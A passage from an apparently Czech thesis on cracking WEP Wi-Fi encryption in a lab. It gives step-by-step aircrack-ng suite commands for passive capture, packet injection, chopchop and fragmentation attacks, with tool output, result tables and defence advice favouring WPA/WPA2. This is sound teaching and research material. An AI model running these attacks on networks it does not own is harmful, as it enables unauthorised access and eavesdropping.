2. Vytvoří nový zašifrovaný text. Provede XOR nového přímého textu se zjištěnou šifrovací sekvencí.
3. Odešleme vytvořený rámec. Příjemce tento rámec přijme, protože standard 802.11 nevyžaduje změnu IV u každého odeslaného paketu (tzn. musí přijmout i opakovaně použitý IV).

přímý text	**01001011**
	XOR
šífrovací sekvence	**10101010**
zašifrovaný text	**11100001**

Tab. 14: Vytvoření podvrženého zašifrovaného textu

Útoky hrubou silou (*Brute-force attack*)

Jedná se o další možnost útoku na šifrování WEP. Tajná část WEP klíče má délku 40 nebo 104 bitů. Tim Newsham zjistil, že u některých výrobců špatně funguje generátor klíče. Délka útoku např. na WEP klíč o délce 40 bitů vytvořený špatným generátorem muže trvat pouze 1 minutu.

Hlavní funkcí generátorů je umožnění zadání místo šestnáctkové hodnoty hesla pouze text. Ze zadaného textu se vygeneruje samotný klíč. U WEP klíče délky 40 (104) bitů můžeme zadat tedy heslo ve formě buď 5 (13) ASCII textu nebo 10 (26) šestnáctkových cifer. Funkce těchto generátorů není zapracována do žádného standardu, i přes tuto skutečnost různí výrobci používají stejné algoritmy pro generování klíče.

Tim Newsham zkoumal algoritmy těchto generátorů a zjistil u různých výrobců několik bezpečnostních mezer. U jednoho výrobce došel ke zjištění, že v případě WEP klíče o délce 40 bitů se v procesu generování používá inicializační hodnota náhodného generátoru o délce 32 bitů. Protože nejvyšší bit u všech ACII znaků je nulový a generátor využívá funkci XOR ASCII znaků, došel ke zjištění, že rozsah inicializačních hodnot je pouze 00:00:00:00 – 00:7F:7F:7F. Tím se faktická entropie inicializační hodnoty snižuje na 21 bitů. To je hlavním důvodem proč se u WEP klíče o délce 40 bitů nedoporučuje používat generátor.

Při použití WEP klíče o délce 104 bitů se problémům s generátorem vyhneme. Generátor pro tuto délku klíče chybný není. Je založen na principu algoritmu MD5. Útok

hrubou silou podle odhadů Tima Newshama by trval zhruba 10^{19} let. Z tohoto důvodu se doporučuje používat vždy nejdelší WEP, který zařízení umožňuje nastavit. [2]

10.1 Pasivní útok

Tento útok při použití monitorovacího režimu není detekovatelný. Útočník pouze tiše odposlouchává provoz na síti a ukládá si data. Až nasbírá dostatečný počet dat pomocí programu aircrack-ng a dvou technik PTW nebo FMS/KoreK provede prolomení tajného WEP klíče. Nasbírání potřebného množství dat je otázkou velikosti provozu na síti. V dnešní době, kdy se na internetu objevují internetové televize nebo množství freewareových programů je zachycení dat pro prolomení WEP klíče otázkou desítek minut. Záleží však také na kvalitě signálu, kterou si je útočník schopen zajistit svojí vhodnou polohou.

10.1.1 Postup útoku

1) Pomocí programu airodump-ng spustíme zachytávání IV. Popis paremetrů příkazu je uveden v tab. 15. Ve výpisu (viz. obr. 19) můžeme sledovat jaký je provoz v síti. Čím větší je provoz tím dříve dojde k odposlechnutí dostatečného počtu IV potřebných pro prolomení WEP klíče.

```
airodump-ng --ch 9 --bssid 00:19:43:00:14:c0 -w pasivni1 mon0
```

Význam jednotlivých prametrů příkazu je uveden v tab. 15.

Parametr	Popis funkce
--ch	kanál, na kterém proběhne zachycení dat
--bssid	zachycuje data pouze z AP zadaného SSID
-w	název souboru pro uložení zachycených dat

Tab. 15: Airodump-ng význam parametrů

```
CH  9 ][ Elapsed: 36 s ][ 2009-04-22 10:01

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:19:43:00:14:C0  200 100      310     1950   10   9  48  WEP  WEP        Dipl_pr

 BSSID              STATION            PWR   Rate  Lost  Packets  Probes
 00:19:43:00:14:C0  00:02:72:5B:28:12  211  54-48     8     4347
```

Obr. 19: Zachytávání IV

2) Souběžně v novém panelu terminálu spustíme program aircrack-ng. Pro pasivní útok jsem provedl rozluštění WEP klíče dvěma způsoby. Program necháme stále běžet dokud nedojde k prolomení WEP klíče.

- **FMS/KoreK**

Byl zveřejněn v srpnu 2004 na fóru *netstumbler.org*. Postupně byl tetno útok implementován do programů, které se používají pro rozluštění WEP klíče (např. *Aircrack-ng, Airsnort, ...*). *Aircrack-ng* funguje následovně.

Z odposlechnutých rámců si vybere všechny IV a k nim příslušející 2 bajty **LLC** (***L**ogocal **L**ink **C**ontrol*). Pro účely útoku tedy známe: K[0], K[1], K[2], o1, o2. Pro každý IV se vykoná několik prvních kroků KSA, podle toho jaký K[p] hledáme. Pokud nebyl zadán typ KoreK útoku provede se automaticky výběr ze 17 možných. Pro všechny hledané neznámé K[3] až K[max] exitstuje 256 bytové pole kandidátů. Když nějaký útok určí např. bajt K[3], tak do pole patřící K[3] se udělá poznámka k příslušnému bajtu a zohlední se pravděpodobnost použitého útoku. Tak získáme kandidáty na pozici K[3]. Následně se porovnají hodnoty pravděpodobnosti a ten kandidát, který má pravděpodobnost nejvyšší, se předpokládá za správnou hodnotu. Tímto způsobem zjistíme kandidáty i na dalších pozicích s výjimkou kandidáta K[7] (ten se volí postupným zkoušením všech 256 možností). Po určení všech kandidátů se správnost otestuje pomocí dešifrování 4 rámců (dešifrují se pouze první 3 bajty datové části rámce a obsah se porovná s předpokládaným obsahem 0xAA AA 03). Pokud dešifrovaná hodnota souhlasí je klíč prohlášen za správný. [11]

```
aircrack-ng -K pasivni00*.cap
```

Z dosažených výsledků (tab. 16) je patrné, že při použití této metody dojde průměrně k rozluštění 40 (resp. 104) bit WEP klíče po odchycení **430408** (resp.**1063229**) IV. U WEP klíče o délce 104 bitů proběhlo z důvodu velkého potřebného množství zachycených IV rozluštění pouze jednoho hesla.

WEP - 64 bitů		
Heslo	**Počet klíčů**	**Počet IV**
12345	32237826	456276
MilaN	44666624	247203
X_8v?	15169771	587745
Ø	**30691407**	**430408**

WEP - 128 bitů		
Heslo	**Počet klíčů**	**Počet IV**
1234567890123	1077	1063229
MilaNspiDla12	------	------
X_8v?kB4oNza7	------	------
Ø	**1077**	**1063229**

Tab. 16: Pasivní odposlech FMS/KoreK

- **PTW** (***P**yshkin, **T**ews, **W**einmann*)

V roce 2005 A. Klein publikoval analýzu RC4. Došel ke zjištěmí, že existuje daleko větší korelace mezi IV||TK a šifrovací sekvencí, než byla doposud předpokládána. Stejně jako předchozí útok používá metodu pravděpodobnosti k určení WEP klíče.

Útok používá 16 bajtovou šifrovací sekvenci (získáme ji pomocí rámců nesoucí ARP). Hlavní výhodou je, že stačí málo dvojic IV a šifrovací sekvence. PTW technika dokáže 128 bit WEP klíč rozluštit s pravděpodobností 50% při odchycení 40 000 IV a s pravděpodobností 80% při odchycení 60 000 IV. [20]

Útok PTW spustíme pomocí nasledujícího příkazu:

```
aircrack-ng pasivni01*.cap
```

Z dosažených výsledků (tab. 17) je patrné, že při použití této metody dojde průměrně k rozluštění 40 (resp. 104) bit WEP klíče po odchycení **18827** (resp.**43375**) IV.

WEP - 64 bitů		
Heslo	**Počet klíčů**	**Počet IV**
12345	389	10687
MilaN	3266	30776
X_8v?	10588	15017
Ø	**4748**	**18827**

WEP - 128 bitů		
Heslo	**Počet klíčů**	**Počet IV**
1234567890123	1454131	62860
MilaNspiDla12	418099	26313
X_8v?kB4oNza7	817763	40952
Ø	**896664**	**43375**

Tab. 17: Pasivní odposlech PTW

10.1.2 Obrana proti útoku

Proti pasivnímu útoku neexistuje žádná ochrana. Není totiž prakticky možné zjistit, že je bezdrátová síťová karta přepnutá do monitorovacího režimu a probíhá odposlech. Používáním nejdelšího možného WEP klíče prodlouží pouze dobu útoku. Z tohoto důvodu doporučuji WEP nepoužívat a přejít na jinou úroveň zabezpečení WPA(PSK), WPA2(PSK).

10.2 Injekce paketů (Packet Injection)

Hlavním principem této metody je vysílání datových paketů do bezdrátových sítí. Používá se v bezdrátových sítích, kde není téměř žádný provoz.

Princip této metody je založen na zachycení části zašifrovaného provozu a na základě délky paketů se pokusíme o nalezení známé komunikační výměny libovolného protokolu (např. ARP má délku 28 bajtů). Po zachycení takového paketu jej stále znovu a znovu

vysíláme do sítě. Odpověď na tento dotaz bude generovat nový provoz, který budeme zachytávat a ukládat.

10.2.1 Postup útoku

1) Prvním krokem je test funkčnosti této metody.

```
aireplay-ng -9 -e Diplomova_prace -a 00:19:43:00:14:c0 mon0
```

Z výpisu (obr. 20) je patrné, že daný útok je možné použít. Poslední řádek nám udává procentuální úspěšnost příkazu ping. Optimální hodnota se nachází v intervalu 85 -100%. Je-li tato hodnota pod úrovní 50% je pravděpodobně hlavní příčinnou slabá síla signálu.

```
15:06:02  Waiting for beacon frame (BSSID: 00:19:43:00:14:C0) on channel 9
15:06:02  Trying broadcast probe requests...
15:06:02  Injection is working!
15:06:04  Found 1 AP
15:06:04  Trying directed probe requests...
15:06:04  00:19:43:00:14:C0 - channel: 9 - 'Diplomova_prace'
15:06:06  Ping (min/avg/max): 1.578ms/84.644ms/100.887ms Power: 210.10
15:06:06  30/30: 100%
```

Obr. 20: Test metody injekce paketů

2) Spustíme airodump-ng

```
airodump-ng --ch 9  --bssid 00:19:43:00:14:c0 -w wep mon0
```

3) Provedeme falešnou autentizaci k přístupovému bodu.

```
aireplay-ng -1 0 -e Diplomova_prace -a 00:19:43:00:14:c0 -h
00:1c:bf:6e:47:c4 mon0
```

Význam jednotlivých prametrů příkazu je uveden v tab. 18.

Parametr	Popis funkce
-1	Autentizace a asociace s AP
-e	SSID sítě
-a	MAC adresa přístupového bodu
-h	Zdrojová MAC adresa

Tab. 18: Význam parametrů aireplay-ng

Z výpisu (obr. 21) je patrné, že falešná autentizace proběhla úspěšně.

```
15:11:45  Waiting for beacon frame (BSSID: 00:19:43:00:14:C0) on channel 9
15:11:46  Sending Authentication Request (Open System) [ACK]
15:11:46  Authentication successful
15:11:46  Sending Association Request [ACK]
15:11:46  Association successful :-) (AID: 1)
```

Obr. 21: Asociace k přístupovému bodu

4) Pro zvýšení ARP provozu použijeme program aireplay-ng. Až dojde k zachycení rámce, který je označen jako ARP (jsou lehce identifikovatelné díky své délce a cílová MAC adresa je broadcast FF:FF:FF:FF:FF:FF), vygenerujeme 500 ARP rámců za sekundu (obr. 22).

```
aireplay-ng -3 -b 00:19:43:00:14:c0 -h 00:1c:bf:6e:47:c4 mon0
```

```
15:20:10  Waiting for beacon frame (BSSID: 00:19:43:00:14:C0) on channel 9
Saving ARP requests in replay_arp-0421-152011.cap
You should also start airodump-ng to capture replies.
Read 222797 packets (got 72172 ARP requests and 81704 ACKs), sent 79324
packets...(499 pps)
```

Obr. 22: Generování provozu

5) Rozluštíme WEP klíč pomocí techniky PTW.

```
aircrack-ng wep*.cap
```

10.2.2 Dosažené výsledky

Z dosažených výsledků (tab. 19) je patrné, že při použití této metody dojde průměrně k rozluštění 40 (resp. 104) bit WEP klíče po odchycení **17992** (resp.**63955**) IV.

WEP - 64 bitů		
Heslo	**Počet klíčů**	**Počet IV**
12345	11792	15226
MilaN	115554	21259
X_8v?	8586	17491
Ø	**45311**	**17992**

WEP - 128 bitů		
Heslo	**Počet klíčů**	**Počet IV**
1234567890123	1323059	81506
MilaNspiDla12	24883	69408
X_8v?kB4oNza7	817763	40952
Ø	**721902**	**63955**

Tab. 19: Výsledky metody packet injection

10.2.3 Obrana proti útoku

Používáním přístupových bodů s vyrovnávací pamětí – přijaté rámce jsou ukládány do vyrovnávací paměti a pokud přesáhnout rámce se stejným IV určitý počet (obvykle 64) jsou ignorovány.

Zabezpečením WPA a WPA2 injekci také znemožníme. Je to z důvodu implementování metody MIC, kdy je zabezpečená i hlavička rámce.

10.3 KoreK chopchop

K jeho zveřejnění došlo v **září 2004** na fóru *netstumbler.org*. Jméno útoku vzniklo podle autora, který na internetu vystupuje po pseudonymem **KoreK**. Tento druh útoku umožňuje dešifrování libovolného rámce zašifrovaného pomocí WEP. Dešifrování rámců provádí přístupový bod. Dešifrování 1 rámce průměrně trvá desítky sekund až několik minut (délka trvání závisí na ztrátovosti rámců a je přímo úměrná délce rámce). Pro realizaci útoku je třeba minimálně jeden vhodně zachycený rámec. [20]

Sítě standardu 802.11 nemají implementovánu žádnou ochranu proti vysílání stejného rámce. Obsahují pouze kontrolní součet rámce **ICV** (***I**ntegrity **C**heck **V**alue*), který je založen na algoritmu CRC–32. Tento algoritmus není kryptograficky bezpečný, protože je lineární. Útočník po zachycení libovolné zašifrované zprávy změní bity zprávy tak, aby zůstal kontrolní součet nezměněn. Provede přípravu masky bitů, kterou chce změnit a výpočet CRC. Posledním krokem je provedení XOR mezi zachycenou zašifrovanou zprávou a maskou změn. Výsledkem je změněná zašifrovaná zpráva bez jakékoliv znalosti šifrovací sekvence. Maska změn se určí z následujícího předpokladu, že nešifrovaný poslední bajt je 0x00. Provedeme XOR mezi maskou změn a o jeden bajt zkráceným rámcem. CRC se vymění za nově spočítané a rámec je následně poslán přístupovému bodu, který nám prozradí, jestli byl předpoklad posledního bajtu správný (buď rámec zahodí nebo když bude správný přepošle jej na cílovou adresu). Pokud ne, celý postup se opakuje z následujícího rozsahu 0x01 až 0xFF dokud neuhodneme správnou hodnotu. [11]

10.3.1 Postup útoku

Útok lze rozdělit na dvě varianty:

A. S připojeným klientem

U rámce, který máme připravený pro odeslání nastavíme: flag TO-DS, zdrojovou MAC adresu klienta (musí být připojený) a cílovou MAC adresu (pro každou hodnotu bude jiná). Tento upravený rámec odešleme. Na přístupovém bodu mohou nastat pouze dva stavy: neuhodli jsme poslední bajt a dojde k zahození nebo při správné hodnotě přepošle přístupový bod tento rámec dál. Pomocí odposlechu tento rámec odchytneme a pomocí cílové MAC adresy zjistíme jakou hodnotu jsme použili. Celý postup se opakuje, tím získáme šifrovací sekvenci a rámec můžeme dešifrovat. [19]

1a) U prvního kroku máme dvě možnosti: naklonovat si MAC adresu již připojeného klienta (postup viz kap. 9.4.2) nebo provést falešnou autentizaci k přístupovému bodu (postup viz. kap. 10.2.1). U falešné autentizace hrozí odhalení útoku pomocí IDS systémů.

2a) Spustíme útok pomocí následujícího příkazu:

```
aireplay-ng -4 -h 00:1c:bf:6e:47:c4 -b 00:19:43:00:14:c0 mon0
```

Význam jednotlivých prametrů příkazu je uveden v tab. 20.

Parametr	Popis funkce
-4	Chochop útok
-h	MAC adresa asociovaného a aktivního klienta
-b	MAC adresa přístupového bodu

Tab. 20: Význam parametrů aireplay-ng

Ve výpisu (obr. 23) se program zeptá, jestli má použít zachycený rámec. Při kladném potvrzení se dešifrovaný rámec uloží do ***.cap**. Pro získání šifrovací sekvence se na přístupový bod posílá rámec o jeden bajt kratší. Po dokončení se dešifrovaný rámec uloží do ***.cap** a šifrovací sekvence uloží do ***.xor**

```
Waiting for beacon frame (BSSID: 00:19:43:00:14:C0) on channel 9
        Size: 86, FromDS: 1, ToDS: 0 (WEP)
              BSSID  =  00:19:43:00:14:C0
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:17:A4:C2:09:00
        0x0000:  0842 0000 ffff ffff ffff 0019 4300 14c0  .B..........C...
           :       :    :    :    :    :    :    :        :
        0x0040:  aacd baf6 7676 42d3 d766 be7a 88b3 9317  ....vvB..f.z....
        0x0050:  2f43 2df2 45de                           /C-.E.
Use this packet ? y
Saving chosen packet in replay_src-0421-143715.cap
Offset   85 ( 0% done) | xor = 53 | pt = 8D |  228 frames written in  3938ms
Offset   84 ( 1% done) | xor = E2 | pt = A7 |  489 frames written in  8413ms
  :       :            :                       :                       :
Offset   35 (96% done) | xor = F9 | pt = 06 |  229 frames written in  3888ms
Sent 1520 packets, current guess: EA...
Saving plaintext in replay_dec-0421-144035.cap  - dešifrovaný rámec
Saving keystream in replay_dec-0421-144035.xor  - šifrovací sekvence
Completed in 195s (0.25 bytes/s)
```

Obr. 23: Útok KoreK chopchop A

B. Bez připojeného klienta

První typ útoku KoreK chopchop s připojeným klientem nemusí být vždy funkční. V některých přístupových bodech lze nastavit, aby se přijaté rámce pomocí bezdrátového rozhraní neodesílaly zpět přes toto rozhraní. Nevýhodou tohoto nastavení je, že klienti na jednom přístupovém bodu nemohou spolu komunikovat. Předchozí útok nebude funkční, protože přístupový bod nám neprozradí zda jsme zvolili správnou hodnotu. Musíme tedy využít další slabinu a tou je, že když přístupový bod přijme platný rámec od klienta, který není připojen, vyšle deautentizační rámec, aby ho odpojil. U připraveného rámce upravíme: zdrojovou MAC adresu na neexistující hodnotu, cílovou MAC adresu na hodnotu FF:FF:FF:FF:FF:FF a nastavíme flag TO-DS. Začneme posílat rámce vyrobené podle X z intervalu <0, 255>. Pokud bude zvolené X správné, přístupový bod okamžitě pošle deautentizační rámec. Tím nám prozradí, že zvolená hodnota X byla správná. [11]

1b) Útok zahájíme téměř stejným příkazem jako předchozí s tím rozdílem, že bude chybět parametr –h (MAC adresa klienta)

```
aireplay-ng -4 -b 00:19:43:00:14:c0 mon0
```

Opět následuje výpis (obr. 24) zda má program použít zachycený rámec a proběhne jeho uložení.

```
15:03:19  Waiting for beacon frame (BSSID: 00:19:43:00:14:C0) on channel 9
        Size: 118, FromDS: 0, ToDS: 1 (WEP)
              BSSID  =  00:19:43:00:14:C0
          Dest. MAC  =  00:02:BF:9C:E1:FA
         Source MAC  =  00:17:31:55:E0:F7
        0x0000:  0842 0000 ffff ffff ffff 0019 4300 14c0  .B..........C...
        0x0010:  0017 3155 e0f7 a005 e474 3500 9926 6426  ..1U.....t5..&d&
           :        :   :    :
        0x0070:  e89f 2ff4 6129                           ../.a)
Use this packet ? y
Saving chosen packet in replay_src-0421-150319.cap
Offset  117 ( 0% done) | xor = 76 | pt = 5F |  110 frames written in  1882ms
Offset  116 ( 1% done) | xor = 30 | pt = 51 |  229 frames written in  3942ms
  :       :       :          :         :         :                       :
Offset   35 (97% done) | xor = AE | pt = 00 |  229 frames written in  3897ms
Saving plaintext in replay_dec-0421-150857.cap
Saving keystream in replay_dec-0421-150857.xor
Completed in 335s (0.24 bytes/s)
```

Obr. 24: Útok KoreK chopchop B

Nyní následuje společný postup společný pro obě varianty. Získanou šifrovací sekvenci použijeme k šifrování vlastních rámců (nemusíme znát WEP klíč). Injekcí takto vytvořených rámců velice efektivně a rychle vygenerujeme provoz pro získání WEP klíče.

1) Pro vytvoření a zašifrování WEP rámce použijeme program **packetforge-ng**. Tento program dokáže vytvořit následující rámce: ARP, UDP, ICMP, nulový a také umožňuje přípravu vlastního rámce (spočítá ICV a následně ho zašifruje).

```
packetforge-ng -0 -a 00:19:43:00:14:c0 -h 00:1c:bf:6e:47:c4 -k
255.255.255.255 -l 255.255.255.255 -y replay_dec-0421-144035.xor
-w ramec
```

Význam jednotlivých prametrů příkazu je uveden v tab. 21.

Parametr	Popis funkce
-0	Vytvoří ARP rámec
-a	MAC adresa přístupového bodu
-h	MAC adresa asociovaného a aktivního klienta
-k	Cílová IP adresa
-l	Zdrojová IP adresa
-y	Soubor se šifrovací sekvencí
-w	Jméno souboru

Tab. 21: Význam parametrů packetforge-ng

Jako výstup programu se objeví, že soubor byl uložen do souboru jehož název jsme zadali za parametr –w.

2) V novém okně terminálu spustíme airodump-ng.

```
airodump-ng --ch 9 --bssid 00:19:43:00:14:c0 -w ChopChop mon0
```

3) Vrátíme se do původního okna terminálu a vytvořený rámec stále dokola posíláme na přístupový bod.

```
aireplay-ng -2 -r ramec.cap mon0
```

Z výpisu (obr. 24) je patrné, že rychlost vysílání rámce byla 500 paketů za sekundu.

```
Size: 68, FromDS: 0, ToDS: 1 (WEP)
              BSSID  =  00:19:43:00:14:C0
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:1C:BF:6E:47:C4
        0x0000:  0841 0201 0019 4300 14c0 001c bf6e 47c4  .A....C......nG.
        0x0010:  ffff ffff ffff 8001 b819 6000 8cc2 ad54  ..........`....T
        0x0020:  24ac 8646 d7fd 6687 5e5e a702 54ba baec  $..F..f.^^..T...
        0x0030:  56d2 3efc f04a e9da dd39 57ea e693 e29c  V.>..J...9W.....
        0x0040:  8af3 82c7                                ....
Use this packet ? y
Saving chosen packet in replay_src-0421-142613.cap
Sent  83000 packets...(500pps)
```

Obr. 25: Výpis airodump-ng

4) V novém okně terminálu spustíme program aircrack-ng, který provede na základě odchycených IV rozluštění tajného WEP klíče.

```
aircrack-ng wep*.cap
```

10.3.2 Dosažené výsledky

Z dosažených výsledků (tab. 22) je patrné, že při použití této metody dojde průměrně k rozluštění 40 (resp. 104) bit WEP klíče po odchycení **12615** (resp.**41786**) IV.

WEP - 64 bitů		
Heslo	**Počet klíčů**	**Počet IV**
12345	16877	19848
MilaN	8269	12321
X_8v?	676	5676
Ø	**8607**	**12615**

WEP - 128 bitů		
Heslo	**Počet klíčů**	**Počet IV**
1234567890123	853	47359
MilaNspiDla12	495	44750
X_8v?kB4oNza7	791	33250
Ø	**713**	**41786**

Tab. 22: Výsledky útoku KoreK

10.3.3 Obrana proti útoku

Obrana je možná stejným způsobem jako u předchozího útoku, tzn. používání přístupových bodů s vnitřní pamětí. Některé přístupové body zahazují rámce kratší 60 bajtů, ale není problém dešifrovat delší rámce než je tato délka.

10.4 Fragmentační útok

Zveřejnil ho v **září 2005 Andrea Bittau**. Princip tohoto útoku spočívá v defragmentaci. Když vyšleme k přístupovému bodu libovolný počet fragmentů, přístupový bod tyto fragmety pospojuje (až do velikosti **MTU** – ***M**aximum **T**ransmission **U**nit*). Jednotlivé rámce

zašifrujeme pomocí IV a šifrovací sekvence. Přístupový bod provede defragmentaci a přepošle tyto rámce jako jeden rámec, který si odchytíme. Pomocí funkce XOR mezi zachycenými a původními rámci získáme novou delší šifrovací sekvenci. [20]

10.4.1 Postup útoku

1) Opět máme dvě možnosti: naklonovat si MAC adresu již připojeného klienta (postup viz kap. 9.4.2) nebo provést falešnou autentizaci k přístupovému bodu (postup viz kap. 10.2.1).

2) Pomocí příkazu aireplay-ng s přepínacem 5 spustíme fragmentační útok.

```
aireplay-ng -5 -b 00:19:43:00:14:c0 -h 00:1c:bf:6e:47:c4 mon0
```

Význam jednotlivých parametrů je uveden v tab. 23.

Parametr	Popis funkce
-5	Fragment útok
-b	MAC adresa přístupového bodu
-h	Zdrojová MAC adresa paketu

Tab. 23: Význam parametrů aireplay.ng

Z výpisu (obr. 26) je patrné, že program vyčká na odchycení rámce mezi přístupovým bodem a klientem. Zeptá se, zda může použít aktuálně odchycený rámec. Po kladném potvrzení se pokusí rozluštit šifrovací sekvenci, kterou v případě úspěchu uloží do souboru ***.xor**.

```
12:45:02  Waiting for beacon frame (BSSID: 00:19:43:00:14:C0) on channel 9
12:45:03  Waiting for a data packet...
Read 94 packets...
        Size: 108, FromDS: 1, ToDS: 0 (WEP)
              BSSID  =  00:19:43:00:14:C0
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:15:17:53:32:DD
        0x0000:  0842 0000 ffff ffff ffff 0019 4300 14c0  .B..........C...
           :            :             :                      :
        0x0060:  bf1e 176c 04b9 452a cc68 aa2d            ...l..E*.h.-
Use this packet ? y
Saving chosen packet in replay_src-0421-124505.cap
12:45:11  Data packet found!
12:45:11  Sending fragmented packet
12:45:13  No answer, repeating...
12:45:13  Trying a LLC NULL packet
12:45:13  Sending fragmented packet
12:45:13  Got RELAYED packet!!
12:45:13  Trying to get 384 bytes of a keystream
12:45:13  Got RELAYED packet!!
12:45:13  Trying to get 1500 bytes of a keystream
12:45:14  No answer, repeating...
12:45:14  Trying to get 1500 bytes of a keystream
12:45:14  Trying a LLC NULL packet
12:45:16  No answer, repeating...
12:45:16  Trying to get 1500 bytes of a keystream
12:45:16  Got RELAYED packet!!
Saving keystream in fragment-0421-124516.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Obr. 26: Fragmentační útok

3) Další postup je shodný se společným postupem u útoku KoreK chochop. Vytvoříme a zašifrujeme pomocí získané šifrovací sekvence WEP rámec, spustíme zachytávání provozu, začneme vysílat vytvořený WEP rámec stále dokola a na základě odchyceného provozu provedeme rozluštění WEP klíče.

10.4.2 Dosažené výsledky

Z dosažených výsledků (tab. 24) je patrné, že při použití této metody dojde průměrně k rozluštění 40 (resp. 104) bit WEP klíče po odchycení **15443** (resp. **52972**) IV.

WEP - 64 bitů		
Heslo	**Počet klíčů**	**Počet IV**
12345	68347	8145
MilaN	1000	19335
X_8v?	82	18848
Ø	**23143**	**15443**

WEP - 128 bitů		
Heslo	**Počet klíčů**	**Počet IV**
1234567890123	747	59724
MilaNspiDla12	709	58114
X_8v?kB4oNza7	31331	41078
Ø	**10929**	**52972**


Tab. 24: Výsledky fragmentačního útoku

10.4.3 Obrana proti útoku

Obrana proti tomuto útoku je shodná s předchozími. Dále pokud to přístupový bod umožňuje nastavíme, aby zahazoval krátké fragmenty.

10.5 Statistické porovnání útoků na WEP

Pro každý druh útoku na WEP šifrování jsem vypočítal průměrné hodnoty počtu IV, při kterých dojde k prolomení WEP klíče. Tyto hodnoty jsem graficky znázornil (obr. 27). Jako nejvíce efektivní útok vyšel **KoreK chopchop** pro obě délky klíče.



Obr. 27: Porovnání průměrných hodnot jednotlivých WEP útoků

11. Prolomení WPA/WPA2

Hlavní slabinou je algoritmus **MIC** (***M**ichael **M**essage **I**ntegrity **C**ode*), který zabezpečuje integritu paketů. Tajný klíč algoritmu **MIC** se dá odhalit na základě jediné známé zprávy a hodnoty jejího kódu. Je tedy důležité ponechat MIC tajné.

Další slabina se nachází v autentizaci. Princip je pro oba dva druhy (WPA/WPA2) stejný. Existují dva druhy autentizace: **enterprise mode** (***server Radius***) nebo **personal mode** (***PSK***). Provedení útoků je možné pro obě dvě varianty. U Radius serveru lze využít slabý autentizační protokol (např. LEAP).

11.1 WPA/WPA2 (PSK)

Základem útoku na tento druh zabezpečení je odchycení 4-way handshake (obr. 28). Všechny stanice znají tajnou frázi **PSW** na jejímž základě se autentizují. Fráze **PSW** je buď 8 až 63 znaků dlouhá posloupnost ASCII znaků (tj. max. velikost 8x63 = 504 b). Následně se její délka použitím hašovací funkce upraví na hodnotu 256 bitů. Nebo je složena z 64 hexadecimálních číslic (tj. 4x64 = 256 b). Pro autentizaci se používají ještě následující veličiny: **SSID**, **délka SSID**, **x_MAC adresa stanice**(x=AP nebo CS = klient), **x_Nonce** (náhodné číslo vygenerované stanicí x).

- Nejprve se vygeneruje **PMK** (***P**rimary **M**aster **K**ey*) o délce 256 bitů

PMK = F1 (PSWD, SSID, délka_SSID),

kde F1 je speciální hašovací funkce

- Následuje generování bloku klíčů **PTK** (***P**airwise **T**ransition **K**ey*)

PTK = F2(PMK, AP_MAC, CS_MAC, AP_Nonce, CS_Nonce),

kde F2 je speciální hašovací funkce

- Z bloku PTK se odebírají klíče potřebné pro šifrování i autentizaci dat jak AP, tak i CS:

